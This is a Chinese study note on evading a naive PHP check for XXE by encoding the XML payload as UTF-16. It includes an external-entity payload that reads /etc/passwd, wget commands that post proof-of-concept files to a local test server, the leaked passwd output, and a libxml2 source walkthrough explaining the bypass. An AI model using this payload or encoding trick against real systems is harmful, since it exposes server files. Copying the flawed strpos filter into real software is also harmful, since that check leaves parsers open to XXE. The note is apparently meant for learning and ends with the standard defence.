# 通过编码绕过一些cms对于xxe的检测

| | | | |
|---|---|---|---|
| 笔记本： | 学习记录 | | |
| 创建时间： | 2017/2/7 19:16 | 更新时间： | 2017/2/7 19:52 |
| 作者： | 546325574@qq.com | | |
| URL： | http://legalhackers.com/advisories/zend-framework-XXE-vuln.html | | |

说到php里面的xxe ， 常见的漏洞代码大概如此


```
<?php
$xmlstring = <<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
EOF;
$a=file_get_contents('php://input');
//var_dump(strpos($a, '<!ENTITY')!== false);
//var_dump(strpos($xmlstring, '<!ENTITY')!== false);
if (strpos($a, '<!ENTITY') == false)
{
$xml = simplexml_load_string($a);

print_r($xml); //可以省略
}
?>
```

对于xxe的利用，可以参考这里( http://www.waitalone.cn/xxe-attack.html )

之前撸站时候遇到zend-framework 发现了一个CVE-2015-5161( http://legalhackers.com/advisories/zend-framework-XXE-vuln.html )

这里提到一种 绕过xxe对于特殊字符串检测


文件(F) 编辑(E) 搜索(S) 选项(O) 帮助(H)
root@bogon: /var/www/test
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)


```
<?php
$xmlstring = <<<EOF
<?xml version="1.0"?>
<!DOCTYPE ANY [
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<x>&xxe;</x>
EOF;
$a=file_get_contents('php://input');
//var_dump(strpos($a, '<!ENTITY')!== false);
//var_dump(strpos($xmlstring, '<!ENTITY')!== false);
if (strpos($a, '<!ENTITY') == false)
{
$xml = simplexml_load_string($a);

print_r($xml);
}
?>
```

```
root@bogon:/var/www/test# wget -q -O /dev/stdout http://127.0.0.1/test/1.php --p
ost-file=poc-utf8.xml
root@bogon:/var/www/test# wget -q -O /dev/stdout http://127.0.0.1/test/1.php --p
ost-file=poc-utf16.xml
SimpleXMLElement Object
(
    [xxe] => SimpleXMLElement Object
        (
            [xxe] => root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

简单的本地测试了一下，发现确实可以。

里面的原因是啥，文字只说结论就是这样。网上搜了一波



```
   load a string and return a simplexml_element object to allow for processing */
PHP_FUNCTION(simplexml_load_string)
{
    php_sxe_object *sxe;
    char           *data;
    size_t          data_len;
    xmlDocPtr       docp;
    char           *ns = NULL;
    size_t          ns_len = 0;
    zend_long         options = 0;
    zend_class_entry *ce= sxe_class_entry;
    zend_function    *fptr_count;
    zend_bool       isprefix = 0;

    if (zend_parse_parameters(ZEND_NUM_ARGS(), "s|C!lsb", &data, &data_len, &ce, &options, &ns, &ns_
        return;
    }

    if (ZEND_SIZE_T_INT_OVFL(data_len)) {
        php_error_docref(NULL, E_WARNING, "Data is too long");
        RETURN_FALSE;
    }
    if (ZEND_SIZE_T_INT_OVFL(ns_len)) {
        php_error_docref(NULL, E_WARNING, "Namespace is too long");
        RETURN_FALSE;
    }
    if (ZEND_LONG_EXCEEDS_INT(options)) {
        php_error_docref(NULL, E_WARNING, "Invalid options");
        RETURN_FALSE;
    }

    docp = xmlReadMemory(data, (int)data_len, NULL, NULL, (int)options);
```

PHP是调用 xmlReadMemory来处理 xml的
这里参考 https://my.oschina.net/u/437615/blog/219803?p={{currentPage-1}}
++++++++++++++++++++++++++++++++++++++++++++++++++

关于Libxml2库的字符编码解介绍可以查看：

http://xmlsoft.org/encoding.html

**从描述里，libxml2在读取字符串的时候就做了编码的转换。**

xmlReadMemory 函数里调用的xmlDoRead函数，看代码

```
xmlDocPtr

xmlReadMemory(const char *buffer, int size, const char *URL, const char *encoding, int options){

    xmlParserCtxtPtr ctxt;


    ctxt = xmlCreateMemoryParserCtxt(buffer, size);

    if (ctxt == NULL)

        return (NULL);

    return (xmlDoRead(ctxt, URL, encoding, options, 0));

}

static xmlDocPtr
```

```
xmlDoRead(xmlParserCtxtPtr ctxt, const char *URL, const char *encoding,
          int options, int reuse)
{
    xmlDocPtr ret;

    xmlCtxtUseOptions(ctxt, options);
    if (encoding != NULL) {
        xmlCharEncodingHandlerPtr hdlr;

        hdlr = xmlFindCharEncodingHandler(encoding);
        if (hdlr != NULL)
            xmlSwitchToEncoding(ctxt, hdlr);
    }
    if ((URL != NULL) && (ctxt->input != NULL) &&
        (ctxt->input->filename == NULL))
        ctxt->input->filename = (char *) xmlStrdup((const xmlChar *) URL);
    xmlParseDocument(ctxt);
    if ((ctxt->wellFormed) || ctxt->recovery)
        ret = ctxt->myDoc;
    else {
        ret = NULL;
        if (ctxt->myDoc != NULL) {
            xmlFreeDoc(ctxt->myDoc);
        }
    }
    ctxt->myDoc = NULL;

    if (!reuse) {

        xmlFreeParserCtxt(ctxt);

    }


    return (ret);

}
```

从php的调用结合代码，程序进入xmlParseDocument函数

xmlParseDocument函数会做一些初始化和检查。并调用xmlParseXMLDecl解析xml的描述信息，还是看代码

```
    xmlParseXMLDecl代码片段

    ……

    version = xmlParseVersionInfo(ctxt);

    if (version == NULL) {

        xmlFatalErr(ctxt, XML_ERR_VERSION_MISSING, NULL);

    } else {

        if (!xmlStrEqual(version, (const xmlChar *) XML_DEFAULT_VERSION)) {

            /*

            * TODO: Blueberry should be detected here

            */

            xmlWarningMsg(ctxt, XML_WAR_UNKNOWN_VERSION,

                          "Unsupported version '%s'\n",

                          version, NULL);

        }

        if (ctxt->version != NULL)

            xmlFree((void *) ctxt->version);
        ctxt->version = version;
    }

    /*
    * We may have the encoding declaration
    */
    if (!IS_BLANK_CH(RAW)) {
        if ((RAW == '?') && (NXT(1) == '>')) {
            SKIP(2);
            return;
        }
        xmlFatalErrMsg(ctxt, XML_ERR_SPACE_REQUIRED, "Blank needed here\n");
    }
//下面是字符编码的描述信息解析
    xmlParseEncodingDecl(ctxt);
    if (ctxt->errNo == XML_ERR_UNSUPPORTED_ENCODING) {
        /*
        * The XML REC instructs us to stop parsing right here
        */
        return;
    }
    ......
const xmlChar *
xmlParseEncodingDecl(xmlParserCtxtPtr ctxt) {
    xmlChar *encoding = NULL;
```

```
SKIP_BLANKS;

if (CMP8(CUR_PTR, 'e', 'n', 'c', 'o', 'd', 'i', 'n', 'g')) {

    SKIP(8);

    SKIP_BLANKS;

    if (RAW != '=') {

        xmlFatalErr(ctxt, XML_ERR_EQUAL_REQUIRED, NULL);

        return(NULL);

    }

    NEXT;

    SKIP_BLANKS;

    if (RAW == '"') {

        NEXT;

        encoding = xmlParseEncName(ctxt);

        if (RAW != '"') {

            xmlFatalErr(ctxt, XML_ERR_STRING_NOT_CLOSED, NULL);

        } else

            NEXT;

    } else if (RAW == '\''){

        NEXT;

        encoding = xmlParseEncName(ctxt);

        if (RAW != '\'') {

            xmlFatalErr(ctxt, XML_ERR_STRING_NOT_CLOSED, NULL);

        } else

            NEXT;

    } else {
```

```
    xmlFatalErr(ctxt, XML_ERR_STRING_NOT_STARTED, NULL);
}
/*
* UTF-16 encoding stwich has already taken place at this stage,
* more over the little-endian/big-endian selection is already done
*/
if ((encoding != NULL) &&
    ((!xmlStrcasecmp(encoding, BAD_CAST "UTF-16")) ||
    (!xmlStrcasecmp(encoding, BAD_CAST "UTF16")))) {
    if (ctxt->encoding != NULL)
        xmlFree((xmlChar *) ctxt->encoding);
    ctxt->encoding = encoding;
}
/*
* UTF-8 encoding is handled natively
*/
else if ((encoding != NULL) &&
    ((!xmlStrcasecmp(encoding, BAD_CAST "UTF-8")) ||
    (!xmlStrcasecmp(encoding, BAD_CAST "UTF8")))) {
    if (ctxt->encoding != NULL)
        xmlFree((xmlChar *) ctxt->encoding);
    ctxt->encoding = encoding;
}
else if (encoding != NULL) {
    xmlCharEncodingHandlerPtr handler;
```

```
      if (ctxt->input->encoding != NULL)

        xmlFree((xmlChar *) ctxt->input->encoding);

      ctxt->input->encoding = encoding;

//下面这行查找编码处理的函数

      handler = xmlFindCharEncodingHandler((const char *) encoding);

      if (handler != NULL) {

//在这里转编码

        xmlSwitchToEncoding(ctxt, handler);

      } else {

        xmlFatalErrMsgStr(ctxt, XML_ERR_UNSUPPORTED_ENCODING,

            "Unsupported encoding %s\n", encoding);

        return(NULL);

      }

    }

  }

  return(encoding);

  }
```

xmlFindCharEncodingHandler的函数又会依赖于libiconv的字符编码转换，

xmlFindCharEncodingHandler代码片段

```
……

#ifdef LIBXML_ICONV_ENABLED

  /* check whether iconv can handle this *///藏在这里呢，转换到utf-8编码。

  icv_in = iconv_open("UTF-8", name);

  icv_out = iconv_open(name, "UTF-8");

  if ((icv_in != (iconv_t) -1) && (icv_out != (iconv_t) -1)) {
```

```
            enc = (xmlCharEncodingHandlerPtr)

                  xmlMalloc(sizeof(xmlCharEncodingHandler));

            if (enc == NULL) {

                iconv_close(icv_in);

                iconv_close(icv_out);

                return(NULL);

            }

            enc->name = xmlMemStrdup(name);

            enc->input = NULL;

            enc->output = NULL;

            enc->iconv_in = icv_in;

            enc->iconv_out = icv_out;

#ifdef DEBUG_ENCODING

            xmlGenericError(xmlGenericErrorContext,

                    "Found iconv handler for encoding %s\n", name);

#endif//enc返回用来处理编码转换

            return enc;

……
```

libiconv这个有兴趣的可以再继续跟踪代码去了解。本人就没继续跟踪了解了。

那到这里应该就清楚了，libxml根据encoding的描述信息处理字符转换到utf-8

如果没有描述信息，libxml只能探测字符串是UTF-8 or UTF-16，否则会产生encoding error。

+++++++++++++++++++++++++++++++++++++++++++++++++++++++

这里说很清楚了，xmlReadMemory是可以处理utf-16编码的。

而代码里面if (strpos($a, '<!ENTITY') == false) 这里检查的是 utf-8 编码的 所以检测不到 <!ENTITY

当然就绕过waf了。

 所以 http://www.waitalone.cn/xxe-attack.html 这里对于xxe的防御方法二其实是有点问题的。

标准做法是 libxml_disable_entity_loader(true);